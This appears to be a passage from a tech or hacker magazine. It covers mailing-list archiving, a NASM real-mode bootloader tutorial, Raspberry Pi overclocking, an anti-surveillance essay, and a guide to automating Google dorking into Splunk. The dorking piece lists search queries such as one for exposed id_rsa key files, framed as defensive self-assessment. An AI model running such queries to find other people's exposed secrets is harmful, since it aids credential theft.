The biggest advantage of mailing lists today is that even if they are hosted by a company as a secondary feature (such as Sourceforge or Google Groups), like IRC, any user can create and maintain a searchable archive of the list. Even if the company backing the mailing list server closes up shop or stops supporting the mailing list feature, the posts, answers, and community support remains in the archives and the list can be reconstituted on another list host, an option not available for custom platforms.

On the bright side, there is at least one online community which, despite operating on a closed software stack, understands the value of the communities they enable and have taken steps to provide continuity of the groups they host.

Stack Exchange is a massive combination of forum and answer database. Structured towards providing answers instead of discussion, while they require a login to participate, no login is required to read, and the login system accepts most OpenID providers instead of locking users into their system.

Crucially, Stack Exchange also provides regular exports of the entire database, licensed under Creative Commons. Recreating the experience might be difficult, but the most important components, the answers and communities and effort, can be preserved regardless of future changes in the hosting company.

Other companies may offer similar insurance for preserving the communities they offer, but the majority do not. It may seem, on the surface, like a relatively minor issue, but pseudo-open groups and communities are a symptom of the increasing re-compartmentalization of the Internet.

All should feel welcome to contribute to whatever community or help forum they wish, but try to be aware of what might happen when it's no longer in the corporate interest of whatever hosting system or social network to keep that form of discussion or that topic alive. It's happened before, it will happen again, and the only surefire protection against losing the effort invested in building that community is to preserve the data in an open format which can be moved to another platform.

by Shikhin Sethi
draumr.shikhin@gmail.com

As times have progressed, people have shifted from assembly languages to higher level languages; from magazine code listings to the Internet; and from systems to application programming. With this progression of time, the difference between the two - "systems" and "application" development - has broadened, making the journey to learning systems programming even more difficult.

Nowadays, systems programming isn't even taught in colleges and courses. Children are made to learn Java as well as other languages with garbage collection and other "features." This article aims at bringing a programmer versed in C on the path to becoming an experienced systems developer.

Prerequisites

- Knowledge of C. Perhaps the language most common in systems development, and the one everyone learns (or used to learn) as a beginner is C. Knowledge of this is absolutely necessary since this article delves into things like pointers without even a single thought that the reader doesn't know what they are.
- Knowledge of Unix. You should know how to use the command line in Unix, compile simple files using gcc (at the command line), and other necessary stuff.
- A little knowledge of assembly. While not absolutely necessary, you should have some knowledge of assembly. If you don't, though, don't worry, since I will also be teaching basics of assembly along the way.
- It's almost surprising that some people who know the above don't have any basic knowledge of hexadecimal numbers. Thus, be sure that you go through hexadecimal before reading on.
- Most importantly, you must have good Googling skills, i.e., you must always query Google whenever in doubt.
- And of course, you must have an Internet connection and a computer!
- Oh, and the computer must (preferably) have Linux installed on it. If you're using Windows and don't want to install Linux on the machine, you can always use a virtual machine.

Scope of This Article

This article attempts to give the reader a basic understanding of systems development. The basic structure that it follows is:

A basic review of the boot process. This should tell you how the computer actually starts, and what all is happening under the hood. Following this is a basic explanation of Real Mode - the 16 bit initial mode that the BIOS leaves the computer in.

A review of x86 assembly follows for those who are unfamiliar with it.

We start by explaining how to install your choice of assembler. Then, a bit about registers is explained. That is followed by how to address, declare, and access memory. A bit on the x86 stack follows. The review then gives a reference where you can go through all the basic instructions. In the end, the useful link to the manual of the assembler is given.

Since interrupts are about the only way to communicate with the BIOS, an explanation of them is given. After all the theory, we start writing our very basic bootloader. This section mostly contains assembly source code, with explanations in the form of comments and build instruction. Since the article is rather short, instructions on how to proceed from here are given.

Review of the Boot Process

As soon as you click the power button on your computer (or laptop), surprisingly, it whirs to life. The first thing to happen is that the motherboard starts up and initializes the memory controller, the chipset among other such things. It then initializes the processor(s).

(Tidbit: You might be wondering what happens when there are several processors in the system. In such a case, a processor is dynamically chosen to run the BIOS as well as continue the initialization. This processor is known as the BootStrap Processor, or the BSP. The other processors are known as the Application Processors, and are halted until the Operating System wants to initialize them.)

The processor then starts executing the Basic Input Output System, a.k.a. the BIOS. The BIOS - the firmware - starts by doing the Power-On Self-Test (POST - funny acronyms, eh?), which looks for and initializes peripherals in the system.

As soon as all of the peripherals have been identified and initialized, the BIOS starts looking for the first stage of an Operating System - the bootloader. The BIOS loads the bootloader to the memory address 0x7C00, where the bootloader performs its functions. For now, just know that the bootloader's job is to load the Operating System from the disk and "jump" to it. We'll be going on to the bootloader in more detail in just a few seconds!

We could perhaps go into more details related to the boot process, but, for the moment, it's better to just leave it at that.

Real Mode

The BIOS leaves the processor in a 16 bit initial mode, known as the real mode. This mode has no hardware based memory protection, and, thus, any program can execute anything. The default operand length is 16 bit, and only about 1 MiB of memory can be accessed.

While this mode has been superseded by (32 bit) protected mode, to maintain compatibility with legacy operating systems it is still present. Moreover, it is the only practical mode via which you can access the BIOS functions - useful for gathering a memory map, reading the disk, among other functions required during boot.

Review of x86 Assembly

Every microprocessor has its own set of commands that it understands - with these commands in a series of highs and lows - 1s and 0s (binary). These series of commands are what the machine can understand, and are known as machine instructions.

Since it's very difficult to remember these complex binary numbers, people implement programs known as assemblers which try to abstract away the machine instructions by taking in more understandable statements (in English) and translating them to machine instructions.

Since the syntax of the assembly languages is easy enough, and there is no standardized way to represent the instructions, people make their own dialects. As of now, there are two major dialects for x86 assembly - Intel and AT&T. While we will be using the Intel style of x86 assembly throughout this article, the difference is minimal, and you can switch to AT&T if you want to.

Installing the Assembler

For those who have chosen the Intel dialect, one of the best assemblers I have found is NASM. For the AT&T pickers, GAS is a good assembler.

Installing NASM by your package manager is easy.

For Debian users, `apt-get install nasm` or `apt-get install gas` should install the respective assemblers.

For Fedora users, `yum install nasm` or `yum install gas` should install the assemblers. In case your package manager does not contain the above packages, the source of the assembler can be downloaded from their sites (`http://www.nasm.us`, `http://www.gnu.org/software/binutils`), and compiled by hand.

Registers!

Just as you use temporary variables in higher level languages, the x86 provides you with a set of eight 32 bit general purpose registers: EAX, EBX, ECX, EDX, ESI, EDI, ESP, EBP - with the names for mainly historical purposes. The main difference with these registers and memory variables is the fact that the registers are located on the CPU, and can be accessed faster than the memory (and the cache).

The EAX register (or eax - NASM is only case sensitive about symbols) was mainly used as the accumulator register (for arithmetic purposes), ECX as the count register (for counters in loop), ESI to point to the source address

(in string instructions), EDI to point to the destination address (in string instructions), and ESP and EBP for managing the stack (more on the stack later). However, except for ESP and EBP, it isn't necessary to use the rest of the registers for their destined purpose.

EAX, EBX, ECX, and EDX registers are split up into smaller 16 bit registers, and eventually 8 bit registers.

- EAX is split up into AX as the lower 16 bit. AX is also split up into AH (upper 8 bits) and AL (lower 8 bits).
- EBX is split up into BX as the lower 16 bit. BX is also split up into BH (upper 8 bits) and BL (lower 8 bits).
- ECX is split up into CX as the lower 16 bit. CX is also split up into CH (upper 8 bits) and CL (lower 8 bits).
- EDX is split up into DX as the lower 16 bit. DX is also split up into DH (upper 8 bits) and DL (lower 8 bits).

Memory! Memory! Memory!

Addressing

Memory in real mode can be accessed via Segmentation, in which any physical memory address can be accessed in the form Segment:Offset.

The Segment and Offset are both 16 bit, and the pair represents the physical memory: (Segment * 16) + Offset.

The mathematician might have noticed that a physical addresses can thus be accessed via several different Segment:Offset pairs. For example:

```
0x0FF0,
0000:0FF0
00F0:00F0
00FF:0000
```

While the general purpose registers can be used to store the offset, storing the segment requires special registers. For this purpose, the following segment registers are present:

CS or Code Segment. This is the segment register for all the code.

DS or Data Segment. This is the segment register for all the data.

ES or Extra Segment. This is the extra segment register, for other uses.

FS. This is another extra segment register ("F" comes after "E").

GS. Another extra segment register ("G" comes after "F").

SS or Stack Segment. This is the segment register.

Declaring

In NASM, symbols can be defined via SymbolName. Analogous to the variables in higher level languages, "variables" in NASM can be defined by having a symbol followed by "declaring a data region."

The way to declare these data regions is by using:

DB or Declare Byte. This declares a byte (8 bits). Example usage: `DB 0x12`.

DW or Declare Word. This declares two bytes (16 bits). Example usage: `DW 0x1234`.

DD or Declare Double. This declares four bytes (32 bits). Example usage: `DD 0x12345678`.

DQ or Declare Quadruple. This declares eight bytes (64 bits). Example usage: `DQ 0x1234567812345678`.

Unlike higher level languages, adjacent memory declarations are followed by each other, and no optimization takes place.

Accessing

For accessing memory, keeping the following in mind can help:

The address of the symbols are accessed by their names, with `SymbolName` translating to the address of that symbol.

The contents of the symbols are accessed by their names in [], with `[SymbolName]` translating the content at that symbol.

Since the assembler never knows how many bytes you want to access, you have to use size directives to make it clear to the assembler. BYTE (1), WORD (2), DWORD (4), and QWORD (8) are used as size directives. For example, `word [SymbolName]` indicates that you want to access the contents of the word at SymbolName.

The contents of the address pointed to by a register are accessed by `[RegisterName]`. AX, CX and DX can't be used to address memory in real mode.

The same directives as above can be used to access memory contents via registers.

If you want to override the segment used to access the address (symbol or register), the following syntax can be used: `[es:RegisterName]` or `[es:SymbolName]`.

Direct memory addresses can also be used. For example, to access the contents at 0x0FF0, `[00F0:00F0]` can be used.

Stack

(The concept of the stack should be clear to any programmer reading this article, and the writer assumes so.)

The x86 has the concept of a stack, which is used to store parameters, local data, and return addresses. However, the x86 stack grows downwards, which is rather unusual.

The SP register points at the top of the stack, and when something is pushed onto the stack, SP is decremented and the value pushed is stored on to the new top. SS is used for the segment for the stack.

To store the above data without needing to "clean up at the end," the stack is divided into stack frames. The address of the stack frames is stored into the BP register.

To better understand how stack frames are used, look at the following example of the C calling convention (known as CDECL calling convention):

Caller.

- Caller pushes the arguments in reverse on the stack. Caller calls the callee.
- Caller pops the pushed arguments to clear the stack.
- Caller takes the value in EAX as the return value.

Callee.

- Callee saves the caller's EBP by pushing it onto the stack.
- Callee places the current ESP in EBP, thus creating a new stack frame.
- Callee makes some space on the stack for local data.
- Callee executes code.
- Callee replaces the ESP with EBP, effectively popping the local data.
- Callee pops the caller's EBP.
- Callee places the return code into EAX, and returns.
- In assembly, the CDECL calling convention isn't usually used (unless you're intermixing with C code), and the EBP is a spare register.

Basic Instructions

The x86 Instruction Set Architecture is one of the most complex ISAs, and has many instructions. Instead of trying to give a review of all of the basic ones, the following for reading is recommended: `http://www➥.cs.virginia.edu/~evans/cs216➥/guides/x86.html`.

At this point, you should probably delve straight into the manual of your assembler. For NASM, `http://www.nasm.us/doc` goes through all of the options and the syntax, and would help a lot.

Interrupting the Interrupt

Just before we delve into our bootloader, the concept of interrupts need to be explained.

Imagine yourself sleeping in the morning. However, your arch-enemy, the alarm clock, wakes you up. The question is "how?" It interrupts you by ringing a bell.

Similarly, in real mode, to indicate that you want to get the BIOS' attention, you interrupt it. In x86, the "int" instruction is used to do a software interrupt.

The way interrupts work is by having a vector table - 256 vectors - where each vector corresponds to an interrupt. The BIOS then fills this table with the address of the functions that you need to call.

Thus, when you do `int 0x1`, the CPU jumps to whatever address is at the second (`int 0x00` corresponds to the first) entry in the vector table.

Some devices also use interrupts to inform the CPU that they are ready to perform some special function. For example, a disk device might interrupt the CPU to inform that it has read something, and is now ready to read another sector.

These interrupts can be masked by "cli" so that the CPU isn't interrupted, and can be unmasked by "sti". For now, you should probably enable these maskable interrupts so that the BIOS can use them.

The Bootloader

Now that all the theory is complete, we'd want to begin with the basic bootloader - not to bore all of my article readers! Please note that this section contains no theory at all - it just throws the source with enough comments to help you understand what is going on.

The build instructions follow each source file.

Barebone Bootloader

```
; Main.asm
; This is a barebone bootloader
➥ to boot from the CD.

; BITS 16 tells NASM to output
➥ for 16 bit mode.
BITS 16
```

```
; ORG 0x7C00 ensures that all
➥ the data references are
➥  w.r.t. 0x7C00.
ORG 0x7C00

; This is our entry point,
➥ where the BIOS leaves us.
; The BIOS ensures that:
; a) DL contains the boot drive
➥    number. This is a number
➥    to identify what device we
➥    booted from, so that we can
➥    read/write from/to it later.
; b) CS:IP points to 0x7C00.
➥    Note that this doesn't
➥    mean IP (instruction
➥    pointer) is 0x7C00.
Main:
; This is known as a long jump,
➥ and is the only way to reset
➥ the CS segment register. The
➥ rest of the registers can
➥  be changed via a simple mov
➥  instruction.
jmp 0x0000:Startup

; We save the Boot Drive number
➥ here.
BootDrive:
db 0

; Now, we are assured that the
➥ Instruction Pointer is 0x7C00.
Startup:
; We stop all maskable
➥ interrupts until we don't
➥ set up a stack, since the
➥ interrupts require a stack.

cli

; We require all segment
➥ registers to be 0x0000. All
➥ except CS can be set via a
➥ mov instruction.
xor ax, ax
mov ds, ax
mov es, ax
mov fs, ax
mov gs, ax

; Set the stack to 0x7C00. Since
➥ the stack grows downwards on
➥ x86, this means that unless we
➥ do extra pops, we never cross
➥ into the bootloader's area.
mov ss, ax
mov sp, 0x7C00

; Now that we have set up the
➥ stack, we enable maskable
➥ interrupts. sti

; Though disk reading is out of
➥ the scope of this tutorial,
➥ you should save the drive
➥ number if you want to use
➥ it later on.
mov [BootDrive], dl

; All the code that we introduce
➥ later on should be put here.

; Here, $ is a special NASM
➥ symbol, which points to the
➥ address of the current
➥ instruction. Thus, it keeps on
➥ jumping to the current
➥ instruction, thus
➥ effectively halting the CPU.
jmp $
```

Build Instructions

Make a directory known as "Article." Save the above file to Main.asm in the "Article" directory. Assemble the above file via NASM. The way you can do it is by the following command from the command line in the tutorial directory: `nasm Main.asm -fbin -o Article`.

This tells NASM to assemble Main1.asm file, and output a flat binary, i.e., without any file format. The "-o" flag tells it that the output file should be named "Article".

Make an ISO using mkisofs (install if not installed). Execute the following command from the command line in the tutorial directory: `mkisofs -b Article -quiet -input-charset ascii -boot-load-size 4 -no-emul-boot -o Article.iso ./`.

The "-b" flag tells mkisofs that the bootloader file is known as "Article". The "-boot-load-size" and "-no-emul-boot" can be ignored. If you're curious enough, a full explanation can be found in the respective manual of mkisofs.

How to Continue?


At this point, my article is almost finished. You must be wondering on how to proceed. So here, I am giving you my list of references:


`http://osdev.org` is an excellent site, with `http://wiki.osdev.org/Getting_Started` and `http://wiki.osdev.org/Tutorials` the recommended pages.

`http://www.brokenthorn.com/Resources/OSDevIndex.html` is also an excellent tutorial.

At this point, I leave you to explore the magically wonderful world of OS development. Thanks!

Learning, Hacking, and the Raspberry Pi





by Shea Silverman
(shea@sheasilverman.com)

Disclaimer: Since the release of the Raspberry Pi only a few months ago, the community has moved very fast with software updates, new releases, and better images. The current base OS at the time of this writing is Raspbian, a Debian-based distro with settings to take advantage of the Raspberry Pi's architecture. The following is suitable for any distro based on Debian.

What is the Raspberry Pi

The Raspberry Pi is a $35, credit card sized, full-featured computer. It features a Broadcom ARM processor with integrated GPU, 256MB of RAM, SD card slot for storage, HDMI and composite outputs, two USB ports, 10/100 Ethernet port, headphone out jack, and General Purpose In/Out (GPIO) pins.

You Can't Mess Up!

As part of the learning process, I want to reiterate that it is really hard to mess this device up. If anything goes really wrong, all you need to do is re-image the SD card with a new copy of the OS. Please go crazy. This device was meant to be an educational experience. At the very worst, you'll only be out $35 and have gained a good story.

Learning

The Raspberry Pi was built as an educational device first and foremost. The Raspberry Pi Foundation is a charity that is making and selling these devices pretty much at cost. The Pi is motivated by the BBC Micro and the computer users that learned how to program on that. Installed on all the distros is a copy of the Python programming language. The community has released many modules that allow Python to access the GPIO pins and manipulate an amazing amount of hardware.

This is a full-featured computer for less than $40, one that is capable of browsing the world wide web, using Firefox, Chromium, or insert-favorite-browser-here. The world is now open to those who may not have been able to afford it before. Computer labs can be outfitted for $500 rather than $15,000+. As inexpensive as PCs have become in the years, breaking the $50 mark is incredible, and can hopefully trigger more revolutions and innovation in the educational sector.

Learning to build programs on the device forced me to think through problems that I had taken for granted on the x86 side of things. While many programs are available in the repositories, you can't just download any binary and expect it to run. You need to make sure the binaries available are made for ARM processors, or that the source is available so you can build it yourself. In the few months I've had my device, I've learned how to patch code using diff files, install multiple versions of C

compilers, package binaries, and even distribute them.

Quick Hacks

Let's get on to some quick hacks. A major difference with this kind of computer is the lack of a visual BIOS that most modern motherboards include. The Raspberry Pi configures itself via a text file called config.txt in /boot at power on. Numerous settings are configurable in this file, but the fun ones are regarding the overclocking of the system. Warning: Overvolting *does* void the warranty, overclocking *does not*.

- `arm_freq` - Frequency of the ARM processor in MHz. Default is 700.
- `core_freq` - Frequency of the GPU core in MHz. Default is 250.
- `sdram_freq` - Frequency of SDRAM in MHz. Default is 400.
- `over_voltage` - Adjusts the ARM/GPU voltage. Default is 0 (1.2v). Each increment is equal to 0.025v (1=1.225v).

The boot partition is formatted as FAT, so config.txt is editable by other devices if your Pi won't start up properly. I have found that keeping my processor at 900 Mhz is perfectly stable. With overvolting, numerous users have gotten their Pis to a stable 1000+ Mhz overclock.

Hard Hacks

The Raspberry Pi includes a few rows of GPIO pins that work like the pins on an Arduino microcontroller. They are generic pins that can be either input or output, and are controlled by software running on the Pi. This allows access to power, serial communications, turning on LEDs, activating motors, reading sensors, and much more. As a warning, the GPIO pins can only handle 3.3v. They do not have any power regulators so any higher voltage can fry your board.

One of my projects has been to make a fully portable computer that can be used with minimal power. The Pi itself can be powered by a few batteries, but what kind of display can I use? Enter the Adafruit 2.0" TFT LCD. It is a tiny LCD panel with a control board that can take composite input and only requires 5v to operate. GPIO pins 2 and 6 provide 5v and GND respectively. Plugging the display into those pins allows it to turn on and off with the Raspberry Pi.

Gaming

Now on to the fun stuff! There are tons of open source games available for the Raspberry Pi ranging from arcade classics to modern first person shooters. A major issue with gaming on the Pi is that the GPU only has support for OpenGL ES. Games not programmed for that can run under the SDL, but only with a software renderer, meaning the GPU won't be used. Applications and games are starting to get OpenGL ES support due to the proliferation of smart phones using the same architecture as the Pi.

MAME (Multi Arcade Machine Emulator): I've been able to get AdvanceMAME to run many games from the 1980s to the early 1990s perfectly. The later era arcade games will either not run or have massive slowdown.

MESS (Multi Emulator Super System): A sister project of MAME, AdvanceMESS project runs many console systems including SNES, NES, GameBoy, GameGear, Genesis, etc.

Quake 2 and Quake 3: These have been ported and use OpenGL ES, so they take full advantage of the GPU and play with high frame rates.

Descent 1 and 2: Descent has an open source port project with OpenGL ES support, and it currently runs quite well on the Pi.

PCSX: A Playstation emulator, runs surprisingly well! You won't want to use it as your primary PSX emulator, but frame rates in the 15-20 range are average for many of the games. This will only improve as development continues.

Gngeo: a Neo Geo emulator, arguably one of the greatest and longest running arcade platforms. Gngeo is a 99 percent perfect emulator that plays a ton of the Neo Geo games at full frame rate with sound. This is my favorite application for the Raspberry Pi.

What Next?

Go out and buy one! Hack! Experiment! Learn Something! Newark/Element14 (`http://www.newark.com/raspberry-pi`) is one of the faster distributors. Download the OS image at `http://www.raspbian.org`. Set up an emulated development environment with QEMU. Join the community at `http://www.raspberrypi.org/phpBB3/`. View more Raspberry Pi tutorials and news, as well as download binaries at my personal site: `http://blog.sheasilverman.com`.

THE ROAD TO SAFETY

The fallout from the Boston Marathon bombings didn't take long to settle upon all of us and begin to contaminate what remains of a free and open society. This kind of a thing was inevitable and it would be a challenge to find anyone overly surprised by how it's played out so far. What *isn't* inevitable is where it all ultimately goes. We can buy into the panic or simply sit back and watch, both of which will ensure more paranoia and less freedom. Or we can take on the frustrating and seemingly hopeless task of fighting the tide of hysteria that masquerades as common sense. It's at precisely such times in history that opposing voices carry more weight, so we should embrace the challenge.

It took a shamefully brief amount of time for authorities to put forward specific plans for increased surveillance of the populace, almost as if they were just waiting for a weak moment where such ill-advised plans could gain traction. We quickly heard talk of the need for real-time cameras throughout cities, drones to patrol from the skies, increased methods of monitoring communications, and the like. New York City Police Commissioner Ray Kelly actually expressed his approval that "the privacy issue has really been taken off the table." But not one bit of any of this could have prevented what happened in Boston.

The fact that we need to come to terms with - and it's one that has always been with us - is that bad things can be done by people with certain agendas even if we're all being watched all of the time. Nothing short of constant thought monitoring can prevent them, and, if it were technologically possible, you can bet these same proponents would be telling us we couldn't possibly have a safe society without our minds being read. We can appreciate that absurdity and the danger it would pose because it's such a clear invasion from our current perspective. But what exists in our everyday lives today would have seemed just as offensive to our freedom mere decades ago. We ought to step back and rethink developments from *that* perspective.

Do surveillance cameras prevent crime? Not according to crime statistics. They can, however, be quite useful in finding culprits after the fact, as they did in Boston. But the cameras that did this were privately run, not government run. The difference is significant. A surveillance system run by a business or an individual is designed to record what happens in a specific area that is of interest to that entity. One that is operated by the authorities is there to keep an eye on *everyone* and to link all of this information together, as well as interface with all sorts of databases and tracking technology. One has a level of control while the other is out of control. As mentioned, the latter would have done nothing to prevent the crime that took place in Boston, nor could it in the vast majority of cases. What it could do, though, is track movements of all kinds of innocent civilians for all sorts of reasons, all without oversight or explanation.

There have already been numerous examples of this: patrons of a gay nightclub being identified and blackmailed by corrupt police (Washington DC), members of minority groups targeted and tracked at a level twice that of others (United Kingdom), countless incidents of women being spied upon by lecherous camera operators (too many to cite), and a great deal more. And these are just the incidents that somehow were exposed. So many others never will be, since these systems are run by the very authorities who abuse them.

This is a familiar pattern that holds true whenever some entity holds power over someone else. System administrators violate user privacy, phone engineers listen in on customer conversations, police run license plates on anyone they want because they can, corporate executives pilfer funds due to the access they have. In short, where there is trust given to authority, that trust will at some point be abused. It doesn't matter how infrequently it happens; the fact is that it's inevitable. And when this trust is given out on such a massive

scale as to include our comings and goings, facial recognition, fingerprint scanning, monitoring of our Internet activity, at some point we're going to simply forget that it was ever any other way. Abuses won't even be noticed because they'll become so pervasive. That is when we lose for real, all without becoming any safer. It's that pursuit of safety which is the key. Remember, for these tactics to be accepted, we must have fear of what could happen if they weren't.

Then there is the potential for selective- or over- enforcement of minor violations. Imagine being fined every time you went a mile above the speed limit or jaywalked. Or if one of those new license plate scanners instantly nailed you for an overdue parking ticket or tax bill. We would eventually be culled into a nation of obedient automatons, unable to violate any existing regulation and afraid of whatever new ones might come along.

If there's one thing we've learned from the Internet, it's that many voices are better than one. The same holds true for eyes. We are all watching and documenting in various ways. When people work together, much can be accomplished. When word went out in Boston on who to look for, it was that mass collaboration that resulted in information, *not* a centralized point of authority tracking everyone in real time. It wasn't needed then and it won't be needed in the future, so long as people work together and we use technology intelligently.

Sure, the argument can be made that with all-seeing surveillance from the State, no stone will be at risk of being unturned. After all, what would have happened had that initial image not been captured by a private security camera? Odds are quite strong that it simply would have been caught through another source. In this day and age, where you can't even trip on a sidewalk without someone capturing it on video, very little seems to go undocumented. But having that information gathered and managed by members of society rather than government eyes makes it far less of a threat to our freedom.

Even the private surveillance scenario can be open to government abuse, as we recently saw in Philadelphia. In that city, businesses were promised grant money for setting up their own surveillance cameras. The catch? The police had to be given remote login abilities so they could tap in anytime. So even when people run their own systems independent of law enforcement, it won't stop those entities from trying to get access anyway. This time it was an enticement. Next time, it could easily be a threat.

Of course, this goes well beyond surveillance. Emotional cries to bypass due process were heard since it risked making the investigation harder and since the good guys always get away with it on TV. This same argument is used to justify torture, because sometimes our system is too slow and gets in the way of immediate answers and satisfaction. And proponents of "shoot first, ask questions later," and "guilty until proven innocent" gained some real traction.

It's precisely when we feel most vulnerable that our system of justice should be most valued. If it's only applied when things are going well and discarded when we grow impatient or feel threatened, then it will soon cease to exist altogether. Any accusation that terrorists want to destroy the values that we hold dear can be overwritten by the fact that we managed to do it first.

We hope intelligent people don't fall into the trap of assuming that the rise of the surveillance state is a foregone conclusion. One has only to look at the failed system of the United Kingdom to realize that sticking millions of cameras everywhere does precious little to stop crime and everything to make people feel more fearful and paranoid.

This battle is far from over, but it's vital that those who feel concern about this speak up and force the issue, rather than simply accept someone else's conclusion. Inevitably, if surveillance does become a far greater constant in our lives, it will only be a stepping stone. The background noise of fear will never dissipate and more sacrifices will have to be made to our freedoms in order to attain that level of peace that will never actually arrive. Freedom of speech, freedom of the press, the right to assemble, the use of encryption, anonymity - pick a basic value and it will most certainly be facing extinction.

Fear is one of the most powerful motivators there is. Those who use it as such know exactly what they're doing. They are either horribly misguided or are truly working against a free and open society. Consequently, they do *not* have our best interests at heart.

Splunking the Google Dork

by G Dorking

The number of awesome tools for vulnerability assessments is constantly growing. Recently, I was made aware of SearchDiggity by Stach and Liu, which is a nicely bundled tool for search engine dorking. For the uninitiated, "Google dorking" is feeding queries into Google that render interesting results. Two examples are:

```
big brother status green
intitle:index.of id_rsa pub
```

These types of queries provide a high grade of attacker level visibility, but can be used by a defender to examine their own web presence using the "site:<domain>" param like so:

```
site:example.com big brother
➥ status green
```

SearchDiggity supports most major search engines and comes preloaded with several popular query sets.

Another interesting tool is Splunk, a log analysis and intelligence solution. Splunk and its capabilities are extensive and useful enough to warrant their own article but, in brief, Splunk provides access to log data and statistics in seconds via a custom search dialect and indexing engine. The Splunk engine can digest just about any text based log (even tarballs of old logs), making it a great tool for processing text based data.

What If?

What if we digested the results of Google dorking in Splunk? This allows for the creation of dashboards, vulnerability tracking over time, and very very fast searching of the results.

Google provides access to their REST API to allow for programmatic access with a courtesy 100 free requests per day. Additional search volume can be purchased on a charge per use model ($5 per 1000 queries) and at much more significant annual quotas for more significant amounts of money.

Access to the API requires a custom search engine (defined through a Google account) and an API access key (managed through the developer console).

REST API: `https://developers.`
`➥google.com/custom-search/v1`
`➥/overview`

Google APIs Console: `https://code`
`➥.google.com/apis/console/`

Google + Python - SearchDiggity

After working with SearchDiggity a bit and fiddling with some other data in Splunk, it occurred to me that I could readily digest the SearchDiggity results with Splunk (via some minor output modifications). I also wanted to stagger my requests across multiple days as I iterated through the query set (and stay under the 100 free requests limit), which seemed infeasible with SearchDiggity.

A couple of evenings hacking on the Google APIs with Python and I realized it was almost as simple to make the requests myself, as opposed to trying to manipulate the SearchDiggity output. A couple more evenings and some gold plating requests from friends, and the script as it currently stands emerged.

Script

The present Google dorking "script" is a collection of config files and a script to make the Google API requests. Through the config file, the number of requests per run can be controlled and the output format stipulated.

I installed the script on one of my Centos servers and call it daily with a cron job. It writes results to a directory that Splunk monitors and my network intel dashboard updates every day with the results of the most recent query set. Query run statistics are written to syslog for debug and logging purposes.

In the interest of saving space (and making things easy to get at), I've put the scripts on GitHub with their supporting files. They can be downloaded here:

```
https://github.com/searchdork
➥/googledorking
```

Installation is as simple as cloning the git repository to somewhere on your server and adjusting the config files to point to the right places. The default install location is: /opt/googledorking

A default installation can be achieved through the following commands (`$` denotes bash prompt. All commands given here assume root privileges for the sake of brevity - feel free to modify permissions as you see fit. If you don't have git installed, run this first):

```
$ yum install git
```

Then:

```
$ cd /opt
$ git clone git@github.com:
➥searchdork/googledorking.git
```

(This requires that you have your ssh keys added to GitHub.)

The next steps will require a Google custom search engine and API key. To create your custom search engine (which will define what sites you search), go to:

```
http://www.google.com/cse/
```

1. Select "Create a custom search engine".
2. Fill out the fields as needed, check and click the "Create" button if you agree to the ToS.
3. Test your search engine to make sure it can find something on the sites you specified, then click "Edit".
4. Copy the search engine unique ID field (should be a bunch of numbers, then a colon followed by a bunch of letters).
5. Save this ID for future use.

To set up a search API key, visit:

```
http://code.google.com/apis/
➥console/?api=customsearch
```

1. Create a project to associate with the key by selecting the "Create project..." button.
2. Once again, if you agree to the ToS check the box and hit "Accept".
3. And one more time... (another ToS).
4. Select the link on the left for "API Access".
5. Copy the API key listed in the "API Access" section.

Using the text editor of your choosing, edit the lines for api-key and custom-search-id in etc/googledorking.cfg with your own values from above.

There is more detailed information in the README regarding further customization of the config file.

Splunk

Installing Splunk on Linux is pretty much as simple as downloading the Splunk tarball and extracting it (receiving the download link requires creating a free splunk.com account).

I used wget to download the tarball (at the download link provided by Splunk); if you don't have wget installed, you can add it by issuing the below command (all commands here assume root privileges for the sake of brevity - adjust permissions according to your own tastes):

```
$ yum install wget
```

To download splunk:

```
$ wget " http://download.splunk.
➥com/releases/4.3.3/splunk/linux
➥/splunk-4.3.3-<######>-Linux-x
➥86_64.tgz"
```

where "######" is the Splunk build version (or something of the sort - the link may have changed by the time of publication).

I run everything for this exercise from the /opt/ directory, so I extracted the Splunk tarball there too:

```
$ mv splunk-4.3.3-######-Linux-x
➥86_64.tgz /opt/
$ cd /opt
$ tar xzf splunk-4.3.3-######-
➥Linux-x86_64.tgz
```

To start Splunk, simply run it from the extracted directory:

```
$ /opt/splunk/bin/splunk start
```

Making sure that Splunk has the right sourcetype is the trickiest part. To add the googledorking sourcetype, insert the following stanzas into the Splunk props.conf and transforms.conf files. (If you have not used Splunk before, you may not have either of these files. Just create them if they do not exist.)

```
file: /opt/splunk/etc/system/
➥local/props.conf

[google_dorking]
CHECK_FOR_HEADER = false
SHOULD_LINEMERGE = TRUE
pulldown_type = 1
TRANSFORMS-headerToNull = google
➥-dork-null-header
REPORT-extractFields = google-
➥dork-field-extract

file: /opt/splunk/etc/system/
➥local/transforms.conf

[google-dork-null-header]
REGEX = ^\#\#.*$
DEST_KEY = queue
FORMAT = nullQueue

[google-dork-field-extract]
DELIMS="\t"
FIELDS=time,query_set,category
➥,search_string,title,url,
➥display_link,cache_id,snippet
```

Once modifications have been made to the transforms.conf file, Splunk requires a restart for them to take effect:

```
$ /opt/splunk/bin/splunk restart
```

